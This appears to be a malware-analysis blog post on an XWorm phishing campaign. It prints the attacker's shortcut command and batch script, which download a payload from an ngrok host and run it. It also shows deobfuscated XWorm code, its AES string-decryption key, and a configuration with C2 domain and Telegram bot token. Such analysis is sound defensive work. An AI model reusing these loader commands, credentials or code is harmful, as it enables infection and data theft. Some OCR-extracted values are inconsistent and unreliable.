


[QuickNote] The Xworm malware is being spread through a phishing email


Published: 2024-09-12 · Archived: 2026-04-05 18:18:04 UTC

1. Techniques used to trick users into downloading malware


The attacker sent an email with a shorten link to download a file:



When a standard user clicks on the link provided, the browser will automatically initiate a download of the file **Itinerary.doc _zip**, as illustrated in the following:



Inspect the downloaded .zip file. There is a shortcut file (.lnk):



Upon further inspection of the file **Itinerary.doc.lnk**, it was discovered that the attacker leveraged this file to download and run a malicious .bat script named **output4.bat**:

```
StringData
{
  namestring: not present
  relativepath: ..\..\Windows\System32\cmd.exe
  workingdir: not present
  commandlinearguments: /c @echo off && title Update && bitsadmin /transfer mdj /download /priority FOREGROUND https://mydoc.ngrok-free.app/output4.bat
  "%temp%\output.bat" && start "" "%temp%\output.bat"
  iconlocation: C:\Users\GRACE\Desktop\Home\Icons\Icon15.ico
}
```

Downloading the **output4.bat** file and examining it reveals that it employs **bitsadmin** to download a harmful payload and execute it on the target system. The downloaded file is disguised as **svchost.com** and saved in the **%temp%** folder:

```
1 @echo off
2 if not DEFINED IS_MINIMIZED set IS_MINIMIZED=1 && start "" /min "%~-dpnx0" %* && exit
3 title Update...
4 color f
5 set pOut="%temp%\svchost.com"
6 bitsadmin /transfer "mdj" /download /priority FOREGROUND "https://mydoc.ngrok-free.app/svchost.com" %pOut%
7 start "" %pOut%
8 DEL "%~f0"
```

2. Quick analysis of Xworm malware


The downloaded **svchost.com** file (hash: [ec7e0bf7036f03786789b6cb58d01c84733fc3a865974c79edf68cba25ff9891](https://www.virustotal.com/gui/file/ec7e0bf7036f03786789b6cb58d01c84733fc3a865974c79edf68cba25ff9891)) was conducted using popular tools including DiE and ExeInfo to identify any potential threats. The results of this scan are presented below:

The screenshot shows the ExeInfo tool interface for the file 'svchost.com'. The left pane displays file properties: Entry Point (00D03B2E), File Offset (00D01D2E), Linker Info (11.00), File Size (00D2FA00h), and Image type (32-bit executable). The right pane shows metadata: Company Name (now.gg, Inc.), File Description (ZBWWHQZNII), File Version (19.0.0.0), Internal Name (ZBWWHQZNII.exe), Legal Copyright (Copyright (c) 2010-2021 Bluestacks from Now.gg, Inc.), Original Filename (ZBWWHQZNII.exe), Product Name (BlueStacks 5), and Product Version (19.0.0.0). The bottom status bar indicates the tool is using MS Visual C# / Basic.NET - IntelliLock v1.5-3.0 [.NET Reactor 6.x-6.9] -.

The screenshot shows the dnSpy tool interface. At the top, it displays 'File type: PE32' and 'File size: 13.19 MiB'. Below this, a table shows scan details: Endianness (LE), Mode (32-bit), Architecture (I386), and Type (GUI). A tree view under 'PE32' lists various components: Operation system: Windows(95)[I386, 32-bit, GUI], Linker: Microsoft Linker(11.0), Compiler: VB.NET, Language: VB.NET, Library: Newton.Json, Library: dnlib, Library: .NET Framework(CLR v4.0.30319), Protector: .NET Reactor(6.X)[Control Flow + Anti-Tamper + Anti-ILDASM], and Virus: XWorm(5.0)[Obfuscated]. The 'Virus: XWorm(5.0)[Obfuscated]' entry is highlighted in orange.

As shown in the figure, this is a payload written in **.NET**, likely protected by the **.NET Reactor** protector. DiE even detected this as the **XWorm** malware family.

Loading the file into dnSpy and going to the entry point, we can see that its code has been completely obfuscated.



The code was heavily obfuscated, making it nearly impossible to read. Trying our luck with the [NETReactorSlayer](#) tool, the result obtained was much more promising:

```
namespace Stub
{
    // Token: 0x02000008 RID: 8
    public class mphqxCovk87EaWmb4L1HivJRpE1sUcIm1RLpCIUctqH0h3
    {
        // Token: 0x0000002A RID: 42 RVA: 0x0003ED9C File Offset: 0x0003CF9C
        [STAThread]
        public static void pbf35c4c5j2u0kxwcf1dWpZacvDmwa1lcXwVlpb5j1()
        {
            Thread.Sleep((checked)(n1x0pX1uG1z1F5DDY448XIa9cYXuD1kWFH086ggt7Q1i8R.Fz02dmjthrocE4UrK20UgV3LLLFtM14DtDmQm47U0oBf1Jnytd * 1000));
            try
            {
                n1x0pX1uG1z1F5DDY448XIa9cYXuD1kWFH086ggt7Q1i8R.W45Nq94m7Voi0kYcuzYnaaumeIo2w4Dw1bkhTopErJ2AkH49 = Conversions.ToString(D4k46vk0gnVEBSAQeQUMG3b.pjuwLH0nm5es3BMfhR1hfmv
                    (n1x0pX1uG1z1F5DDY448XIa9cYXuD1kWFH086ggt7Q1i8R.W45Nq94m7Voi0kYcuzYnaaumeIo2w4Dw1bkhTopErJ2AkH49));
                n1x0pX1uG1z1F5DDY448XIa9cYXuD1kWFH086ggt7Q1i8R.vCQdP0FE2Yp2nrOTTaI1VRhgQ66pyn6ICng1JE0JfC7Dj1k = Conversions.ToString(D4k46vk0gnVEBSAQeQUMG3b.pjuwLH0nm5es3BMfhR1hfmv
                    (n1x0pX1uG1z1F5DDY448XIa9cYXuD1kWFH086ggt7Q1i8R.vCQdP0FE2Yp2nrOTTaI1VRhgQ66pyn6ICng1JE0JfC7Dj1k));
                n1x0pX1uG1z1F5DDY448XIa9cYXuD1kWFH086ggt7Q1i8R.emEXrkdwcbFFMegNk0Y3HM2E6vd0TS6QMv9ER6kyI3s3zke3R0 = Conversions.ToString(D4k46vk0gnVEBSAQeQUMG3b.pjuwLH0nm5es3BMfhR1hfmv
                    (n1x0pX1uG1z1F5DDY448XIa9cYXuD1kWFH086ggt7Q1i8R.emEXrkdwcbFFMegNk0Y3HM2E6vd0TS6QMv9ER6kyI3s3zke3R0));
                n1x0pX1uG1z1F5DDY448XIa9cYXuD1kWFH086ggt7Q1i8R.HpkX88GBN1tQTsRkoJUVtC1K692zCGX9M806m9HYbHR2B5f2j = Conversions.ToString(D4k46vk0gnVEBSAQeQUMG3b.pjuwLH0nm5es3BMfhR1hfmv
                    (n1x0pX1uG1z1F5DDY448XIa9cYXuD1kWFH086ggt7Q1i8R.HpkX88GBN1tQTsRkoJUVtC1K692zCGX9M806m9HYbHR2B5f2j));
                n1x0pX1uG1z1F5DDY448XIa9cYXuD1kWFH086ggt7Q1i8R.vpP4d4htahCtIzNcwiac01fXYK1Y0mytJCXyyj6Fn3KyqbBrt5 = Conversions.ToString(D4k46vk0gnVEBSAQeQUMG3b.pjuwLH0nm5es3BMfhR1hfmv
                    (n1x0pX1uG1z1F5DDY448XIa9cYXuD1kWFH086ggt7Q1i8R.vpP4d4htahCtIzNcwiac01fXYK1Y0mytJCXyyj6Fn3KyqbBrt5));
                n1x0pX1uG1z1F5DDY448XIa9cYXuD1kWFH086ggt7Q1i8R.Pt8A0o2eZedTjYzCzRSC3po9sRtXIHCIuW7nT0J2tIBA0n7h = Conversions.ToString(D4k46vk0gnVEBSAQeQUMG3b.pjuwLH0nm5es3BMfhR1hfmv
                    (n1x0pX1uG1z1F5DDY448XIa9cYXuD1kWFH086ggt7Q1i8R.Pt8A0o2eZedTjYzCzRSC3po9sRtXIHCIuW7nT0J2tIBA0n7h));
                n1x0pX1uG1z1F5DDY448XIa9cYXuD1kWFH086ggt7Q1i8R.OvqkdYh8JUFxGR3u8MRHG5M1rjgi4XdrIFvXkMLBsB1se1U = Conversions.ToString(D4k46vk0gnVEBSAQeQUMG3b.pjuwLH0nm5es3BMfhR1hfmv
                    (n1x0pX1uG1z1F5DDY448XIa9cYXuD1kWFH086ggt7Q1i8R.OvqkdYh8JUFxGR3u8MRHG5M1rjgi4XdrIFvXkMLBsB1se1U));
                n1x0pX1uG1z1F5DDY448XIa9cYXuD1kWFH086ggt7Q1i8R.string_0 = Conversions.ToString(D4k46vk0gnVEBSAQeQUMG3b.pjuwLH0nm5es3BMfhR1hfmv
                    (n1x0pX1uG1z1F5DDY448XIa9cYXuD1kWFH086ggt7Q1i8R.string_0));
            }
            catch (Exception ex)
            {
                Environment.Exit(0);
            }
            if (!ksaivTXnu135jFKaF8mVgT.smethod_10())
            {
                Environment.Exit(0);
            }
            ksaivTXnu135jFKaF8mVgT.UN15oYkZ50wovxyG30ofKH();
            mphqxCovk87EaWmb4L1HivJRpE1sUcIm1RLpCIUctqH0h3.npMfzf383ePd009nQ1DHDjd9pr8YsILL1749SUU0RyhtamR();
            Thread thread = new Thread(new ThreadStart(mphqxCovk87EaWmb4L1HivJRpE1sUcIm1RLpCIUctqH0h3.RpZ8B8pXnAGr0PDbThRw1BkCkYvL3MyG96g766Z06));
            Thread thread2 = new Thread(new ThreadStart(mphqxCovk87EaWmb4L1HivJRpE1sUcIm1RLpCIUctqH0h3.0dAVX4mncz71SA1Lo8hZlThvYQpZ8P2ZFUF09dAa449vLz));
            thread.Start();
            thread2.Start();
            thread.Join();
            thread2.Join();
        }
    }
}
```

A thorough analysis of the malware code revealed that all associated strings were encrypted:

```
// Token: 0x04000007 RID: 7
public static string W45Nq94m7Voi0kYcuzYnaaumeIo2w4Dw1bkhTopErJ2AkH49 = "WkDkG+UfnD2InmFRfYf0dTQXpoS2A3ALGpCurt92KhsG=";
// Token: 0x04000008 RID: 8
public static string Sdpfhuc4ChB5hYUGoH791cdEYz7b5Xcy07H4SDhnmvorfSkz7;
// Token: 0x04000009 RID: 9
public static string vCQdP0FE2Yp2nrOTTaI1VRhgQ66pyn6ICng1JE0JfC7Dj1k = "Wk8onwsjCj4/d/hyUdxh0A=";
// Token: 0x0400000A RID: 10
public static string emEXrkdwcbFFMegNk0Y3HM2E6vd0TS6QMv9ER6kyI3s3zke3R0 = "vut5XC-rkYhFI2UDR5+xFYw=";
// Token: 0x0400000B RID: 11
public static string HpkX88GBN1tQTsRkoJUVtC1K692zCGX9M806m9HYbHR2B5f2j = "TfFd0T/RHkhJoY3a16kFw=";
// Token: 0x0400000C RID: 12
public static int fz02dmjthrocE4UrK20UgV3LLLFtM14DtDmQm47U0oBf1Jnytd = 3;
// Token: 0x0400000D RID: 13
public static string VpP4d4htahCtIzNcwiac01fXYK1Y0mytJCXyyj6Fn3KyqbBrt5 = "y8eMERSYUITgb1NmM3M4fg=";
// Token: 0x0400000E RID: 14
public static string Pt8A0o2eZedTjYzCzRSC3po9sRtXIHCIuW7nT0J2tIBA0n7h = "Rk5XGrY2HUAL+7K6x8NIQA=";
// Token: 0x0400000F RID: 15
public static string HLXj7aJpMpD3d7Bb1Bb1a5fIBV0FxyFjxth3719D7kbCcK7iU = "5b6qhQLrSgJm8zFs=";
// Token: 0x04000010 RID: 16
public static string OvqkdYh8JUFxGR3u8MRHG5M1rjgi4XdrIFvXkMLBsB1se1U = "P5bgRnz8XZu0Y6Kc11JYWyFYXzrTLTISm0045mc4d1P59t0g3YBYER/MfnXW4/q";
// Token: 0x04000011 RID: 17
public static string string_0 = "joqIlyITvsq842HPUv0mAg=";
}
```

The function responsible for decoding the string `pjuwLH0nm5es3BMfhR1hfmv` is implemented as follows:

```
// Token: 0x060000AD RID: 173 RVA: 0x000414BC File Offset: 0x0003F6BC
public static object pjuwLH00nm5es3BMfhR1hfmv(string kUuntDk5aDZKDJ0HvtY1eLsi)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    byte[] array = new byte[32];
    byte[] array2 = md5CryptoServiceProvider.ComputeHash(ksaivTXXnU135JIFKaf8mYgT.LFTR3yJZ98PcBj9vQpxWR9sJ
        (n1x0opXiuG1Zt1F5DDY448XIa9cYXuVD1KwFRH08G6ggt7QI8R.HLXj7aJpMpD3d7BbIBb1aSfIBV0FxFYFj1XtH3719D7kbCcK7iU));
    Array.Copy(array2, 0, array, 0, 16);
    Array.Copy(array2, 0, array, 15, 16);
    rijndaelManaged.Key = array;
    rijndaelManaged.Mode = CipherMode.ECB;
    ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
    byte[] array3 = Convert.FromBase64String(kUuntDk5aDZKDJ0HvtY1eLsi);
    return ksaivTXXnU135JIFKaf8mYgT.oI2xNMFzKCxPc2GxRds8lvTe(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
}
```

Dissecting the function, we observe that the malicious code carries out the following operations:

- Calculate the MD5 hash of the string “ 5b6qhQLrSgjM8zFs ” put it into the variable array2 :

```
// Token: 0x0400000F RID: 15
public static string HLXj7aJpMpD3d7BbIBb1aSfIBV0FxFYFj1XtH3719D7kbCcK7iU = "5b6qhQLrSgjM8zFs";
// Token: 0x04000010 RID: 16
```

- Utilize the data in array2 to create a new array that will serve as the AES key with the value “ 23DB8E591319155C9A1EFBEA84A17123DB8E591319155C9A1EFBEA84A1717600 ”

```
Array.Copy(array2, 0, array, 0, 16);
Array.Copy(array2, 0, array, 15, 16);
rijndaelManaged.Key = array;
```

- First, decode the string using Base64. Then, decrypt the result using AES in ECB mode with the previously acquired AES key

```
rijndaelManaged.Key = array;
rijndaelManaged.Mode = CipherMode.ECB;
ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
byte[] array3 = Convert.FromBase64String(kUuntDk5aDZKDJ0HvtY1eLsi);
return ksaivTXXnU135JIFKaf8mYgT.oI2xNMFzKCxPc2GxRds8lvTe(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
```

Following the steps outlined above, the data was simulated using CyberChef as shown below:

The screenshot shows the CyberChef interface with the following steps and results:

- From Base64:** Input: WkDkG+UfnD2INmFRFF0DtQXpoS2A3ALGpCut92KhSg=; Output: cyberdon1.duckdns.org
- AES Decrypt:** Key: 23DB8E591319155C...; Mode: ECB; Output: 1344104260
- Base64 Decode:** Input: TFfdF0T/RHkhJoY3a16kFw==; Output: 7483891888:AAgbwyeJ_9j8Pb0JI1c0fRW_cb1104oDhA

The malware config is as follows:

Host	cyberdon1[.]duckdns[.]org
-------------	---------------------------

Port	1500
Splitter	<Xwormmm>
Sleep time multiplier	3
Mutex	5b6qhQLrSgjM8zFs
USB drop file	system32.exe
Telegram token	7483891888:AAGbwyJ_9j8PbOJI1cOfRW_cbll04oDXhA
Telegram chat id	1344104260

The XWorm version under analysis in this note is **5.6** .

```
using (WebClient webClient = new WebClient())
{
    string newLine = Environment.NewLine;
    string text = string.Concat(new string[]
    {
        "🐞 [XWorm V5.6]",
        newLine,
        newLine,
        "New Clinet : ",
        newLine,
        ksaiVTXnU135JIFKAf8mYgT.smethod_2(),
        newLine,
        newLine,
        "UserName : ",
        Environment.UserName,
        newLine,
        "OSFullName : ",
        H9yJ81xVnk3cjEAzqGx2BD3YpGcu84D3yhP1XwZiChfjUi0iSH.Computer.Info.OSFullName,
        newLine,
        "USB : ",
        GClass0.mG3AvZkYfp3tC0xiMAiICdzYRYIEdeMBMF6f1NZHZDANdakuPc(),
        newLine,
        "CPU : ",
        GClass0.VP6AoI2rriH0GzPLeeTi7MrWYmrzgwbuvtggv4MthvsstvkWHI(),
        newLine,
        "GPU : ",
        GClass0.PVAavuWfHV3XLoP2QVeFs6KXLS4NEFje4VCCZWviXj5CSA8K9F(),
        newLine,
        "RAM : ",
        GClass0.pRnWfgBPcbm0Ffi2F1X1kQ6eQEtKwMEj6rUBgFKn913vMgtBZw1(),
        newLine,
        "Groub : ",
        n1x0opXiuG1ZtIF5DDY44BXIa9cYXuVD1KwFRH08G6ggt7QI8R.VpPFd4HtahCTNZNcwiac01fXYKLY0mytJCXyyj6FnJKYqbBrt5
    });
}
```

Done!

m4n0w4r

Source: <https://kienmanowar.wordpress.com/2024/09/12/quicknote-the-xworm-malware-is-being-spread-through-a-phishing-email/>